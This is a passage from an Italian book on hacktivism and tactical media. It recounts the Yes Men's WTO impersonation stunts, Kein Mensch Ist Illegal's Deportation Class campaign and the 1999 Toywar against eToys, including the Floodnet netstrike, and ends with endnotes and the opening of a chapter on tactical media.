Lo stesso tipo di tecniche di sovraidentificazione veniva impiegato nello stesso periodo, e sempre in area mitteleuropea, con finalità completamente diverse. Nel 2000-2001, infatti, il collettivo tedesco Kein Mensch Ist Illegal (Nessuno è illegale) organizza la campagna pubblicitaria *Deportation Class*. Concepita originalmente come una mostra di poster modificati della Lufthansa, sul tema del rimpatrio forzato degli immigrati nei loro paesi d'origine, la campagna aveva assunto un carattere sempre più performativo. Gli attivisti si erano infatti presentati a una convention della Lufthansa con tanto di buste e opuscoli promozionali che ricalcavano perfettamente la grafica dei depliant della compagnia per informare i partecipanti sul gigantesco business della deportazione (si

calcola che solo nel 1998 la Lufthansa abbia rimpatriato contro la loro volontà oltre 40.000 persone). Gli stessi opuscoli venivano quindi distribuiti negli aeroporti e infilati al posto degli originali sul retro dei sedili degli aeroplani. La nascita di un sito <www.deportationclass.com> e un netstrike organizzato in collaborazione con l'Edt alimentano un ampio ventaglio di iniziative, tutt'ora in corso. La capacità di trasformare l'attività di falsificazione in performance tenute nello spazio pubblico veniva portata alle estreme conseguenze da un gruppo vicino ad ®™ark.

L'uomo dal fallo d'oro

Chiudiamo gli occhi e immaginiamo di trovarci di fronte una convention internazionale di ricercatori, scienziati e industriali che discutono sul futuro della fibra tessile. La platea è ora ammaliata da un oratore che indossa una tuta dorata, da cui fuoriesce un gigantesco fallo gonfiabile della grandezza di una mazza da baseball. Non si tratta di un megalomane, ma, apparentemente, di un rappresentante del Wto. Illustrando le proprietà della sua tuta, l'uomo spiega quanto sia duro il lavoro del manager che deve organizzare la manodopera remotamente. Dice che nell'era del telelavoro la sua *Management Leisure Suit* rappresenta la soluzione a due problemi di gestione cruciali: "Come mantenere i rapporti con i lavoratori a distanza e come mantenere la propria salute mentale di manager con il giusto correspettivo del relax". La platea di professori lo ascolta con interesse stupito e, alla fine del discorso, gli dedica un lungo applauso.

Apriamo ora gli occhi e cerchiamo un appiglio nella realtà. Le pagine finanziarie dei giornali finlandesi dell'agosto 2001 ci indicano una pista. L'uomo con la tuta dorata e il gigantesco fallo appare qui ritratto in diverse fotografie. Secondo i giornali si chiama Hank Hardy Unruh e partecipa, in qualità di rappresentante del Wto, al seminario *Fibre e tessuti per il futuro* che si tiene presso l'Università della Tecnologia di Tampere, i giorni 16 e 17 agosto. A invitarlo è stato il professor Pertti Nousiainen dell'Istituto di scienze dei materiali in fibre, che ha organizzato l'incontro per celebrare i novant'anni della ricerca scientifica nel tessile in Finlandia.

Nonostante l'*outfit* quanto meno singolare, per il professore Nousiainen la presentazione di Hardy Hunruh "è stata un successo. All'esterno vestiva in modo normale. Tutti si chiedevano come mai avesse una zip sul retro della giacca".[25] Dopo che Hunruh fa lo *strip-tease* grazie a un aiu-

Kein Mensch Ist Illegal, *Deportation Class,*2001

The Yes Men, *Management Leisure Suit* , 2001

tante, e inizia a gonfiare il fallo di plastica con una bomboletta a gas, in molti si chiedono chi sia costui. Ma nessuno fiata. La platea lo segue in religioso silenzio, mentre elogia l'efficienza e la produttività del lavoro schiavile e si lancia in ardite digressioni storiche sull'inutilità della guerra civile americana (che avrebbe portato all'abolizione della schiavitù) o della disobbedienza gandhiana (bollata come un movimento antiglobalizzazione). Un panegirico del libero mercato che raggiunge l'apice con la presentazione della *Management Leisure Suit*, una tuta ideata dal Wto, che consentirebbe ai manager di monitorare gli operai tramite chips direttamente collegati al loro corpo. Secondo Hardy Unruh "se non vi sono problemi nella produzione, la tuta trasmette impulsi positivi" rilassando il manager e, per riflesso, il lavoratore stesso. L'appendice fallica sarebbe invece una sorta di terzo occhio, tramite il quale il dirigente può controllare direttamente i lavoratori, video-sorvegliati 24 ore su 24. In questo modo, "favorendo la comunicazione totale all'interno del suo corpo – su una scala mai possibile prima – la corporation diventa un unico corpus".[26]

Chiudendo il suo surreale intervento con un ambiguo "grazie, sono molto eccitato di essere qui". Hardy Unruh incassa il suo applauso e relative congratulazioni. A nessuno, tra scienziati e professori universitari, viene in mente che possa trattarsi di un impostore. Neanche a Nousiainen che aveva scritto alcune settimane prima un'e-mail al Wto, invitando al seminario il direttore generale Mike Moore. Ma il professore ignora di non aver contattato il vero Wto, ma i gestori del sito *gatt.org*, che emula perfettamente la grafica e il linguaggio del sito ufficiale dell'Organizzazione mondiale del commercio. In realtà *gatt.org* è gestito dagli Yes Men <www.theyesmen.org>, un gruppo di attivisti che lo hanno ricevuto in donazione da ®™ark dopo il round di Seattle.

L'arcano è dunque svelato. Quando gli Yes Men ricevono un invito da qualcuno che scambia il loro sito per l'originale, rispondono fingendosi veri funzionari del Wto. Inviano quindi un sostituto di Mike Moore, essendo il direttore generale un volto troppo conosciuto per poterlo rimpiazzare con un attore. Quando il sostituto si presenta alla conferenza porta fino alle sue estreme conseguenze la filosofia neoliberista, mettendo alla prova la capacità di critica e di reazione del pubblico che, non potendo mettere in discussione l'autorevolezza di chi parla, accetta ogni genere di argomentazioni.

Il colpo di Tampere non è né il primo né l'ultimo della serie. Già nell'ottobre del 2000 gli Yes Men avevano inviato un certo doctor Andreas Bilchbauer a una conferenza organizzata dal Centre for Legal Studies di

Salisburgo. Anche in quella occasione, Bilchbauer aveva sostenuto tesi a dir poco singolari: il fallimento della fusione Klm-Alitalia sarebbe stato dovuto al fatto che "gli olandesi lavorano di giorno e dormono di notte, mentre gli italiani dormono anche di giorno". Le democrazie rappresentative andrebbero modernizzate attraverso una riforma radicale del sistema elettorale basato sulla messa all'asta del voto al miglior offerente. Anche in quell'occasione, nessuno degli avvocati presenti aveva avuto nulla da obiettare. Solo nel momento in cui il gruppo aveva inscenato l'assurda morte del rappresentante (colpito da una torta in faccia intossicante) a qualcuno erano sorti dei dubbi.[27]

Nel maggio 2002 gli Yes Men hanno messo a segno altri due colpi. Il primo all'Università di Plattsburgh, una cittadina dello stato di New York, vicina al confine con il Canada. Questa volta, il rappresentante del Wto, Kinnithrung Sprat, era in compagnia di Mike Bonanno, responsabile public relation di McDonald. Dopo avere offerto agli studenti hamburger McDonald, i due hanno illustrato agli studenti un programma per combattere la fame nel mondo: il riciclaggio di carne bovina tramite filtraggio. Si tratta di un metodo per filtrare e riciclare gli hamburger fino a dieci volte, dopo che il consumatore li ha digeriti e defecati. In questo modo i prezzi al consumo diventerebbero abbordabili anche per quei due miliardi di persone che non possono ancora permettersi un hamburger "fresco al 100%". Poiché l'uomo "aspira naturalmente a una qualità migliore", argomenta Sprat, quando il cliente ha consumato un hamburger riciclato due o tre volte, "può vendere il suo sottoprodotto agli altri consumatori che vengono dopo. Si sviluppa così un'economia del traino, che consente alle popolazioni sottosviluppate di consumare a volontà, senza ricorrere a forme di socialismo come la chirurgia dello stomaco o il protezionismo". In questa occasione, la platea di studenti di Plattsburgh non l'ha presa bene, anche perché i due hanno rivelato che gli hamburger distribuiti gratuitamente prima dell'inizio della conferenza contenevano un "20% di scarto da postconsumatore".[28]

L'ultimo *stunt* degli Yes Men è avvenuto a Sydney, a distanza di pochi giorni dall'apparizione precedente. Di fronte a una platea attonita di contabili, Sprat ha snocciolato la serie impressionante di dati statistici che stavano spingendo il Wto a sciogliersi e "a rifondarsi come Trade Regulation Organization (Tro), un'organizzazione che si ispira alla Carta dei diritti umani delle Nazioni unite". Tra questi, l'aumento dal 1980 "del 50% delle persone che vivono con meno di 2 dollari al giorno, il crollo dell'export nelle nazioni meno sviluppate (dal 40% allo 0,4%), l'impossibilità per questi paesi di mantenere persino un ufficio a Gine-

vra”. Ripresa da alcuni siti, la notizia era rimbalzata fino al Canada grazie al sistema di vasi comunicanti delle mailing list. Era quindi piombata sul tavolo del deputato John Duncan. Giunto il suo turno nel *question time* del Parlamento, Duncan aveva rivolto un’urgente interrogazione al Ministro del Commercio chiedendo come il Governo canadese avrebbe affrontato le dispute commerciali ora che il Wto aveva deciso di sciogliersi. Chiaramente sorpreso dalla domanda, il ministro aveva risposto con un generico il “governo canadese continuerà a dibattere le sue cause presso il Wto”. Poche ore dopo il Wto era costretto a una secca smentita ufficiale dal quartier generale di Ginevra.[29]

Gli esperimenti degli Yes Men sono veri e propri test sulla soggezione all’autorità nell’era del mercato globale. Sebbene non abbiano un intento scientifico, ricordano quel Milgram Authorithy Test con cui nel 1963, uomini e donne americani venivano invitati a Yale per rilasciare delle scariche di elettroshock a un uomo che rispondeva a un questionario. Ogni volta che l’uomo (un attore in realtà) forniva una risposta errata, l’interrogante doveva inviargli una scarica elettrica di intensità crescente (fittizia ovviamente). Con le ultime scosse l’attore simulava sofferenze atroci, di una persona prossima alla morte. Tuttavia, incredibilmente, in pochissimi rifiutavano di assumere il ruolo di torturatori. Per la maggior parte dei partecipanti l’autorità dell’istituto e l’ordine di eseguire il test scientifico fino in fondo rappresentavano una garanzia sufficiente per proseguire in un simile lavoro.

Se gli americani sottoposti al Milgram Authorithy Test avevano un livello di istruzione media, gli Yes Men si presentano di fronte a platee di avvocati e ricercatori di fama internazionale. Tuttavia, l’autorità del Wto sembra essere tale da azzerare ogni capacità di critica soggettiva: “Nel nome del Wto, uno potrebbe anche arrivare a giustificare l’omicidio, a prescindere dal grado di intelligenza e preparazione del pubblico” afferma Bilchbauer-Hardy-Sprat.

Acquisendo autorità grazie al gioco identitario della Rete e usando abilmente i codici del marketing, gli Yes Men riescono a infiltrarsi nei templi della nuova economia globalizzata innescando una matrice performativa altamente immaginativa. Per realizzarla si appoggiano a un ampio network di collaboratori, che li aiuta a curare ogni dettaglio. Uno dei problemi principali del plagio online è che la rapida evoluzione del Web può rendere l’originale e il clone molto dissimili nel giro di pochi giorni. Per ovviare a questa perdito inconveniente la Special Initiative Programming Task (Spit) degli Yes Men ha creato un software ribattezzato *Reamweaver* <www.reamweaver.com>, da installare su un server

che supporti il Perl, il Cgi e il Php. Una volta attivato, *Reamweaver* effettua automaticamente una copia del sito target, e procede a monitorarne ogni aggiornamento riproducendolo in tempo reale sul sito clone. La grafica rimane la stessa, ovviamente, mentre è possibile operare una serie di sostituzioni testuali intervenendo su un file di testo (substitutions.txt). Le parole chiave possono essere sostituite anche con più termini alternativi, che verranno selezionati in base alle percentuali indicate (per esempio si può stabilire che Silvio Berlusconi venga sostituito il 50% delle volte con "Piccolo Cesare" e un altro 50% con "Re Mida").

La Toywar

Se nel triennio 1995-98 l'hacktivism prende, per così dire, coscienza di sé, il 1999 è decisamente l'anno della sua consacrazione. A fare da detonatore è un episodio apparentemente insignificante, ma che avrà un effetto di enorme portata simbolica sugli equilibri interni della Rete.

Con una sentenza a sorpresa, il 29 novembre 1999 il giudice John P. Shook della Corte superiore della contea di Los Angeles ordina il blocco del dominio etoy.com, nonché il divieto per il gruppo etoy di "confondere gli investitori" vendendo le proprie azioni (etoy.SHARES) sul territorio americano. La decisione, presa in via preliminare rispetto all'inizio del dibattimento, accoglie le richieste della corporation eToys, il più grande *store* virtuale di giocattoli al mondo, nonché, in pieno boom della *new economy*, la dodicesima azienda commerciale on line degli Stati Uniti.

Nei mesi precedenti alla sentenza, la corporation, i cui prodotti erano acquistabili direttamente dal sito www.etoys.com, aveva tentato di convincere etoy a cedere il proprio dominio – www.etoy.com – in cambio di ingenti somme di denaro. L'ultima offerta aveva raggiunto la cifra vertiginosa di 512.000 dollari. Di fronte all'ennesimo rifiuto da parte degli artisti, l'azienda li aveva portati in tribunale per "violazione del copyright e concorrenza sleale", accusandoli di deviare una parte del suo flusso di utenza, di promuovere materiali non adatti ai bambini e di confondere gli investitori con l'offerta di azioni inesistenti. Ovviamente gli avvocati di eToys si guardavano bene dal ricordare ai giudici che il dominio etoy.com era stato registrato nel 1994, cioè ben due anni prima della nascita di eToys. Il sito non era stato certo creato a scopo di *cybersquatting* commerciale – il rifiuto di venderlo alla corporation ne era la prova evidente – né per ipotetici tentativi "di traviare i minori" o di "confondere gli investitori".

Come abbiamo visto nel primo capitolo, etoy aveva fatto dell'estetica corporate e virtuale il cardine di un progetto artistico e comunicativo che comprendeva la creazione delle etoy.SHARES e l'identificazione totale con il proprio *domain name*. Tuttavia la sentenza della corte californiana aveva effetto immediato sul suolo americano. Essendo la corporation americana Network Solutions l'unica detentrice dei diritti di registrazione dei domini *.com*, il gruppo austro-svizzero si trovò immediatamente senza sito e, sebbene la sentenza non ne facesse menzione, anche senza la possibilità di utilizzare le proprie caselle di posta elettronica.

In risposta alla sentenza, etoy decideva di "puntare" momentaneamente il sito su un numero Ip e di chiamare alla mobilitazione gli attivisti della Rete per riconquistare il proprio dominio originario. All'appello rispondevano i principali gruppi operativi nel campo del sabotaggio creativo di Rete nonché diversi server e network dedicati alla net.art e all'attivismo, come ®™ark, The Thing, Rhizome, Nettime, l'Electronic Disturbance Theater, Hell.com. Nel giro di poche settimane questi e una miriade di altri gruppi avrebbero dispiegato un ampio ventaglio di azioni di disturbo e di trovate imbarazzanti. Già ai primi di dicembre, su iniziativa di ®™ark, i newsgroup degli azionisti di eToys venivano intasati da numerosi messaggi che li invitavano a disimpegnarsi da un'azienda ormai in caduta libera. Nel solo mese di dicembre, la corporation perdeva più del 50% del valore nominale delle sue azioni: un crollo da tre miliardi di dollari, dovuto forse a ragioni indipendenti, ma che veniva immediatamente "rivendicato" dagli attivisti.

Alla fine del mese, inoltre, il sito toywar.com era online. Disegnata con lo stile inconfondibile della etoy.CORPORATION, la piattaforma *Toywar* simulava un vero e proprio wargame virtuale. Scopo del gioco era quello di distruggere la eToys corporation azzerandone il valore delle azioni. Ogni navigatore che si registrava sul sito veniva arruolato in un esercito di soldatini formato Lego, dotati di radio trasmittenti e con il potere di arruolare altri combattenti. Tra le varie funzionalità, la piattaforma permetteva di pubblicare file mp3, guadagnare etoy.SHARES, inviare messaggi ai dirigenti della eToys, leggere i "reportage di guerra" e pubblicare link ai siti di supporto (alla fine della battaglia saranno più di duecentocinquanta). Il sito non offriva solo un'efficace rappresentazione simbolica dell'arte della connessione praticata globalmente, ma era anche una sorta di cervello pulsante in cui la creatività diffusa della Rete poteva crescere e moltiplicarsi. Come scriverà uno dei suoi maggiori artefici, Rheinold Grether, la *Toywar* era un nuovo tipo di scultura sociale, plasmato attraverso gli strumenti dell'era digitale:

> Seguendo Beuys, che, dovrebbe essere notato, usò tutti i media disponibili del suo tempo per la creazione di sculture sociali, etoy, con la sua idea delle azioni e della piattaforma *Toywar*, sviluppa nuove modalità per la partecipazione artistica che, facendo un pieno uso del potenziale di lavoro in Rete su Internet, fornisce uno spazio virtuale per informazioni, comunicazioni e transazioni, un insieme di strumenti per l'azione e per "interventi nel processo di riproduzione simbolica della società" (Frank Hartmann) e un organo di autoarticolazione istituzionalizzante per la virtualità.[30]

In questo contesto, il networking creativo di programmatori, artisti, designer e attivisti portava a un proliferare di spunti e trovate spesso irrisolte, ma anche alla nascita di "nuovi strumenti per l'azione". Tra questi un software chiamato *Virtual Shopper* che operava come un consumatore virtuale che acquistava un giocattolo dal sito di eToys, per poi ripensarci all'ultimo momento annullando la registrazione finale. L'alto numero di procedure nulle rallentava così il database dell'azienda, già oberato di richieste per la crescita degli ordini prenatalizi.

A questo si aggiunse la decisione dell'Electronic Disturbance Theater di lanciare un netstrike contro il sito di eToys tra il 15 e il 25 dicembre. L'arco di tempo prescelto rendeva evidente come l'intento non fosse quello di bloccare il server di eToys, ma di incrementare tatticamente la pressione sulla corporation. Dopo le prime ore dal lancio del netstrike, l'azienda dichiarava che il suo server non risentiva di problemi particolari. I gestori del sito avevano sviluppato infatti una serie di contromisure per rendere problematico l'uso del *Floodnet*. Gli hacktivisti avevano risposto modificando i settaggi degli strumenti a propria disposizione.[31] In ogni caso, il 16 dicembre The Thing veniva sconnesso dalla backbone di Internet dal suo provider di banda alta, Verio, in seguito a una richiesta di eToys. Il carattere piramidale e l'organizzazione concentrica di Internet si manifestavano in tutta la loro evidenza: un piccolo provider veniva oscurato dal suo router per avere ospitato un attacco del tipo *denial-of-service*, considerato illeggittimo dal regolamento interno di Verio. Ovviamente non c'era nessuna legge, né nessuna autorità *super partes*, che stabilisse se il netstrike lanciato dall'Edt fosse legittimo o meno. A far legge era la policy di una corporation, che regolava l'andamento del traffico sulle sue "autostrade" solo in quanto proprietaria dei cavi.

C'era da notare, inoltre, come The Thing non avesse mai corso rischi del genere quando il *Floodnet* era stato puntato contro il sito del presidente messicano Zedillo. In questa circostanza, invece, toccando interessi economici precisi, le conseguenze erano state immediatamente evidenti. Di fron-

Etoy, *www.toywar.com* , 2000

Etoy, *www:toywar.com,* 2000

te al pericolo di vedere compromesso il business del provider che li aveva ospitati per così a lungo, Dominguez e soci decisero di sospendere l'azione e Thing.net poté tornare online nel giro di un paio di giorni. Nel frattempo, il bailamme scoppiato attorno al caso aveva ulteriormente esposto la vicenda ai media mainstream: la stessa Cnn si era interessata alla *Toywar* e al netstrike, citando un possibile intervento dell'Fbi nella vicenda.

Di fatto però, alla vigilia di Natale, la eToys vedeva il valore nominale delle sue azioni scendere a 31 dollari (contro i 67 dell'inizio della *Toywar*). Le difficoltà a effettuare gli ordini prenatalizi tramite il sito, la campagna di dissuasione sulle liste degli investitori e la pessima copertura ricevuta dai media on e off line, avevano contribuito a ridimensionare notevolmente il colosso virtuale. Si imponeva dunque una svolta, che arrivava, puntualmente, dopo pochi giorni. Il 29 dicembre Ken Ross, vicepresidente del settore comunicazione di eToys annunciava la volontà dell'azienda di abbandonare la causa, "in seguito alle numerose e-mail ricevute che ci invitano a coesistere con il gruppo etoy".

Fugati gli ultimi dubbi sulle reali intenzioni di eToys, con l'accettazione incondizionata delle richieste di etoy (ritiro della causa, pagamento delle spese legali e conseguente riabilitazione del dominio etoy.com), i mesi di gennaio e febbraio venivano dedicati alle celebrazioni e alla "retorica di guerra". Chiunque entrasse nel sito della *Toywar* ai primi di Febbraio, si trovava di fronte due bare fluttuanti nell'Oceano Indiano in cui giacevano i 268 guerrieri che si erano registrati ma non avevano mai utilizzato la piattaforma. Come scriveva Rheinold Grether, "un progetto di net.art esiste solo fino a quando i nodi della Rete lo nutrono con la vita. E ora [i guerrieri] fluttuano nelle loro bare, avendo a che fare con le loro sepolture come puri artefatti artistici. Non finiranno neanche sul mercato dell'arte".[32] Per gli altri, invece, si organizzava una grande parata celebrativa, con tanto di assegnazione di medaglie al valore e titoli onorifici. Dall'inizio alla fine della campagna, i protagonisti della *Toywar* avevano dimostrato di potersi coordinare rapidamente, senza che vi fosse un comando centrale e unificato delle operazioni, e di essere molto più dinamici ed efficaci di un gigante che aveva fatto la sua fortuna tramite Internet, ma che non era in grado, proprio per la sua organizzazione piramidale, di muoversi veramente in Rete. Il gigante aveva dunque dimostrato di avere i piedi di argilla e di essere inciampato in un alveare, da cui era fuoriuscito uno sciame di api inferocito:

> E così, due rappresentazioni sul Web si sono contrapposte. Quella parassitaria di eToys, che organizza la circolazione di oggetti reali già esistenti, e

> quella autoctona di etoy, che sfrutta gli strumenti del Web per spingere i processi reali e virtuali a rivelarsi e modificarsi. Due modelli di partecipazione erano altresì contrapposti, uno che guarda alle valutazioni flottanti delle azioni e l'altro che onora con azioni la partecipazione al progetto. Allo stesso modo, era un conflitto tra due modi di vita, uno consumistico, che dà priorita assoluta all'acquisizione, in questo caso, di un dominio e l'altro artistico, che dichiara l'esibizione di complesse pratiche sociali, piuttosto che gli oggetti artistici, l'oggetto dell'arte. E non ultimo, a essere in gioco era il futuro del Web. Doveva essere ridotto a una piattaforma di transazione per il commercio elettronico o le possibilità inerenti il networking spontaneo, "l'elaborazione di informazioni sociali" (Michael Giesecke), l'interferenza culturale, l'intreccio, la penetrazione e la globalizzazione personale sarebbero state sviluppati ulteriormente?[33]

La risposta alla domanda di Grether è implicita nel crollo della new economy che sarebbe arrivato di lì a poco. Un crollo che avrebbe notevolmente ridimensionato il sogno di una Rete assoggettata al commercio elettronico e al marketing virale, cui avrebbero resistito quelle reti che si erano sempre organizzate sulla base dell'economia del dono e su modelli economici sostenibili, di piccola scala.

Note

[1] Comunicazione personale agli autori.
[2] Cae, *The Electronic Disturbance*, cit., pp. 23-30
[3] Cae, *Electronic Civil Disobedience*, Autonomedia, New York 1996.
[4] Ivi, p. 22.
[5] Cae, *The Electronic Disturbance*, cit., p. 15.
[6] William Gibson, *Neuromante*, Editrice Nord, Milano 1986, p.62.
[7] Comunicazione personale agli autori.
[8] *Il disturbo elettronico*, op. cit., p. 125.
[9] Dominguez a *Hacktivism – Esperienze di attività e comunicazione politica indipendente in Internet*, Digital Is Not Analog incontri, Bologna, aprile 2001.
[10] George McKay, *Atti insensati di bellezza. Hippy, punk, squatter, raver, eco-azione diretta: culture di resistenza in Inghilterra*, ShaKe, Milano 2000, pp. 159 ss.
[11] Negli ultimi due anni il gruppo ha sviluppato, sempre a partire dal *Floodnet*, una serie di script più versatili che oltre a intasare la porta 80 del server (quella delle richieste via browser), sovraccaricano le porte che gestiscono altri protocolli come l'Ssl, l'Smtp, il Pop3 e l'Ftp. In questo modo ad andare in difficoltà ed eventualmente bloccarsi non è solo la gestione del Web ma anche quella della posta elettronica e di altri servizi.
[12] Questo tipo di interventi pubblici lega indissolubilmente la riuscita dell'azione

al numero dei partecipanti. Una scelta che non ha nulla a che vedere con gli attacchi avvenuti nel febbraio del 2000 ai siti di eBay, Amazon, Yahoo e Cnn. In quell'occasione, infatti, la realizzazione del *Distributed Denial of Service* fu anonima e realizzata da poche persone con il cosiddetto *smurfing*, una tecnica che si serve di decine di computer (spesso Lan aziendali o universitarie) per inviare richieste multiple alle macchine target.

[13] Per l'analisi della scena italiana rinviamo al recente e ben documentato libro di Arturo di Corinto e Tommaso Tozzi, *Hacktivism. La libertà nelle maglie della rete*, manifestolibri, Roma 2002.

[14] Il termine *culture jamming* fu inventato nel 1984 da un noto ensemble di plagiaristi, i Negativland, in occasione dell'uscita della cassetta *Jamcon '84*. I Negativland, che sarebbero passati alla storia per avere plagiato un intero album degli U2, coniarono il termine in relazione agli interventi sui cartelloni pubblicitari, nei quali vedevano la possibilità di svelare le reali strategie di comunicazione delle aziende. L'espressione è entrata recentemente nel gergo comune grazie a Naomi Klein, *No Logo*, Baldini & Castoldi, Milano 2001.

[15] Bisogna per altro notare che il sito ufficiale di Forza Italia ospitava – durante la campagna elettorale del 2001 – una sezione dedicata proprio ad alcuni dei manifesti elettorali modificati dai navigatori. L'iniziativa popolare era accolta come il segno evidente del "successo" della campagna stessa. Un ulteriore prova che le strategie comunicative del "partito-azienda" sono tutt'altro che casuali o improvvisate.

[16] Wired News, *Rigging Software to Swear*, 9 ottobre 1998, <www.wired.com/news/culture/0,1284,15533,00.html>.

[17] La storica causa risale al 1991 quando i Negativland presero *I Still Haven't Found What I'm Looking for* e lo rimpastarono con materiali di varia provenienza, tra i quali un nastro registrato del presentatore televisivo americano Casey Kasem, in cui venivano espressi dei giudizi pesanti nei confronti del gruppo irlandese. Anche la copertina del disco era simile all'originale con il nome dei Negativland posto sotto la scritta U2. L'ufficio legale della Island immediatamente chiese i danni e il sequestro del disco, aprendo una causa legale che si protrasse per anni.

[18] *How it works*, <www.vote-auction.net>.

[19] Wired News, *Selling Votes or Peddling Lies?*, <www.wired.com/news/politics/0,1283,39770,00.html>.

[20] Lizvlx a Digital Is-Not Analog 2002, Campobasso, 24-26 ottobre, <www.d-i-n-a.net>.

[21] Ibid.

[22] L'analisi del principio di sovraidentificazione è del filosofo sloveno Slavoj Zizek ed è ben sintetizzata in *Comunicazione-guerriglia*, cit., pp. 44-46.

[23] Lizvlx a Digital Is Not Analog 2002, cit.

[24] Un altro effetto collaterale di *Nazi~Line* è "l'incidente" avvenuto il 30 aprile 2001 durante la presentazione del sito bart-n-lisa.com al museo Kuenstlerhaus di Vienna. Invitati a *Stealing Eyeballs*, una mostra-competizione per designer di tendenza, i due creatori di Ubermorgen ingaggiano durante l'*opening* una violenta colluttazione (con tanto di bottiglia rotta in testa) con una terza persona apparentemente infuriata per la campagna *Nazi~Line*. I due avevano in realtà organizzato la performance con un loro amico *stuntman*, considerandola la loro forma di

partecipazione alla mostra. Ovviamente la giuria di *Stealing Eyeballs* non colse nulla di tutto ciò e squalificò bart-n-lisa.com dalla competizione.

[25] *New Wave of Demonstrators Strike at Tampere textiles seminar*, "Helsing Sanomat International Edition", 23/08/2001, <www.helsinki-hs.net/news.asp?id=20010828IE2&pvm=20010828>.

[26] <www.theyesmen.org/finland>.

[27] La storia di Salisburgo è splendidamente raccontata in *The Horribly Stupid Stunt*, un video-documento di 27' che può essere acquistato sul sito, <www.theyesmen.org/wto/buy.html>.

[28] La lecture di Plattsburgh è archiviata nella sezione video di The Thing New York <http://bbs.thing.net>.

[29] <www.theyesmen.org/tro>.

[30] Rheinold Grether, *How the Etoy Campaign was won*, 25/02/2000, "Nettime", <http://amsterdam.nettime.org/Lists-Archives/nettime-bold-0002/msg00018.html>.

[31] Una di queste misure si basava sull'invio di cookie da parte del server di etoys al browser dell'utente collegato. Se il cookie rilevava che il browser stava eseguendo un reload automatico della pagina, alla terza ricarica, la finestra si chiudeva automaticamente. Dopo poche ore quindi, i partecipanti al netstrike dovettero disattivare l'opzione "abilita cookies" dai settaggi del proprio browser.

[32] Rheinold Grether, *How the Etoy...*, cit.

[33] Ibidem.

7

Politiche della connessione

Ricombinazioni nell'universo dei Tactical Media

Come scrive Félix Guattari, "l'evoluzione tecnologica coniugata alla sperimentazione sociale sui nuovi contesti può forse farci uscire dal periodo oppressivo attuale e farci entrare in un'età postmediatica, caratterizzata da una riappropriazione e da una risingolarizzazione dell'uso dei media."[1]

Verso l'inizio degli anni Novanta, nei circoli del media activism internazionale si inizia a riflettere sulle pratiche e forme estetiche *postmediatiche* che numerosi gruppi stavano mettendo in atto con un uso disinvolto e aggressivo di nuovi e vecchi media, dalle videocamere alle radio pirata e alle reti telematiche, all'insegna del *rovesciamento* e della *moltiplicazione* del flusso comunicativo centralizzato e unidirezionale dei media di massa.[2]

Come scriveva il Critical Art Ensemble:

> Siamo sempre più consapevoli che, da molti decenni, esiste una pratica culturale che ha evitato di essere nominata o pienamente categorizzata. Le sue radici affondando nell'avanguardia moderna, al punto che i suoi partecipanti conferiscono estremo valore alla sperimentazione e al collegamento inscindibile tra rappresentazione, politica e trasformazione sociale. Si tratta spesso di "artisti" in senso non tradizionale, che rifiutano di essere catturati nella rete di segni metafisici, storici e romantici che accompagnano la

definizione. Né si tratta semplicemente di attivisti politici, perché rifiutano di assumere solamente una posizione reattiva e spesso agiscono in aperta sfida all'efficienza e alla necessità.

Per definire questo coacervo di micropratiche comunicative fatte di interferenze, ibridazioni e disseminazioni, veniva così elaborato, nel corso del festival Next Five Minutes di Amsterdam, il concetto di *tactical media*:

> I media tattici sono quello che accade quando i mezzi di comunicazione "fai da te" resi possibili dalla rivoluzione dell'elettronica di consumo e dall'espansione della distribuzione (dal cavo a internet) vengono sfruttati da gruppi e individui che si sentono offesi, o esclusi, dalla cultura dominante. I media tattici non si limitano a riportare eventi; dal momento che essi non sono mai imparziali, partecipano sempre, ed è questo che più di ogni altra cosa li separa dai media mainstream.[3]

Richiamandosi alle analisi di Michel de Certeau sulle pratiche della vita quotidiana,[4] i "tatticisti mediatici" ponevano l'accento sulla necessità di una riappropriazione creativa dei mezzi di comunicazione, che invertisse il flusso di enunciazione valorizzando da un lato il momento del consumo come potenziale forma di trasgressione attiva e innovativa, e dall'altra la concreta produzione di segni generalizzata e diffusa. In una sorta di guerriglia comunicativa in cui dalla resistenza si passava al contrattacco multiplo, veniva compreso anche il sovvertimento dei confini disciplinari, la compenetrazione tra attivismo e produzione artistica (sotto il segno dell'*attivismo con stile*) e la fuoriuscita dalla marginalità verso l'infosfera pop.

In realtà, molte di queste questioni erano già state poste in passato dal "cyberpunk politico", si pensi alla ormai celebre *Dichiarazione finale dell'Icata '89*,[5] ma erano rimaste relegate fino a quel momento nelle riserve indiane dell'underground, seppure con esperienze germinali per una nuova attitudine al *media-jamming*. Si trattava ora di passare dalla critica dei media al *divenire media*.[6]

Reimmettendo elementi autopoietici e creativi nei concatenamenti collettivi che prendevano forma nel tessuto mediatico, i media tattici si contrapponevano così a una visione assolutista dei media e dello spettacolo, proponendo una pragmatica di azione ibrida che passava senza soluzione di continuità dall'analogico al digitale, dalle net.radio ai telefoni cellulari, da Internet al wireless alla tv satellitare.

Il termine "tattico" stava appunto ad indicare il carattere mobile, flessibile e temporaneo che permeava questo uso antidisciplinare e soprat-

tutto *antiegemonico* dei media. Piuttosto che affermare una contronarrazione *molare*, fare controinformazione o informazione alternativa, i media tattici si propagavano attraverso una moltitudine di fonti e canali che mettevano in crisi la vecchia dicotomia tra alternativo e *mainstream*, pubblico e privato, amatoriale e professionale, culturale e controculturale, diffondendosi selvaggiamente in tutti gli spazi possibili.[7]

Tuttavia gli stessi “tatticisti” sapevano che le pratiche molecolari e vettoriali rientravano nel fenomeno più generale di deterritorializzazione capitalista, sottolineando così la sovradeterminazione e la transitorietà dello stesso concetto di tactical media. Si accettava dunque anche il fecondo paradosso di avere centri e strutture permanenti, *strategiche*: “Abbiamo bisogno di fortezze per resistere a un mondo di capitale nomadico deregolamentato. Spazi per pianificare e non solo per improvvisare, e possibilità di capitalizzare i vantaggi acquisiti”, scrivono ancora Garcia e Lovink.

Similmente, ricollocando la “fase tattica” nel contesto di una più ampia ecologia dei media, Andreas Broeckmann – in un testo introduttivo scritto per la seconda edizione del festival Next Five Minutes – restituiva un quadro di insieme più complesso e stratificato, in cui la metafora militare, in parte mutuata dagli scritti di Manuel De Landa,[8] facilitava la comprensione e il posizionamento delle pratiche mediatiche su vari livelli di azione:

